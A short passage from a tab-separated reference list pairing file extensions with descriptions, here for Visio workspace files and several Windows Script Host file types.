vsw	Visio Workspace File (Microsoft)
ws	Windows Script File
wsc	Windows Script Component
wsf	Windows Script File
wsh	Windows Script Host Settings File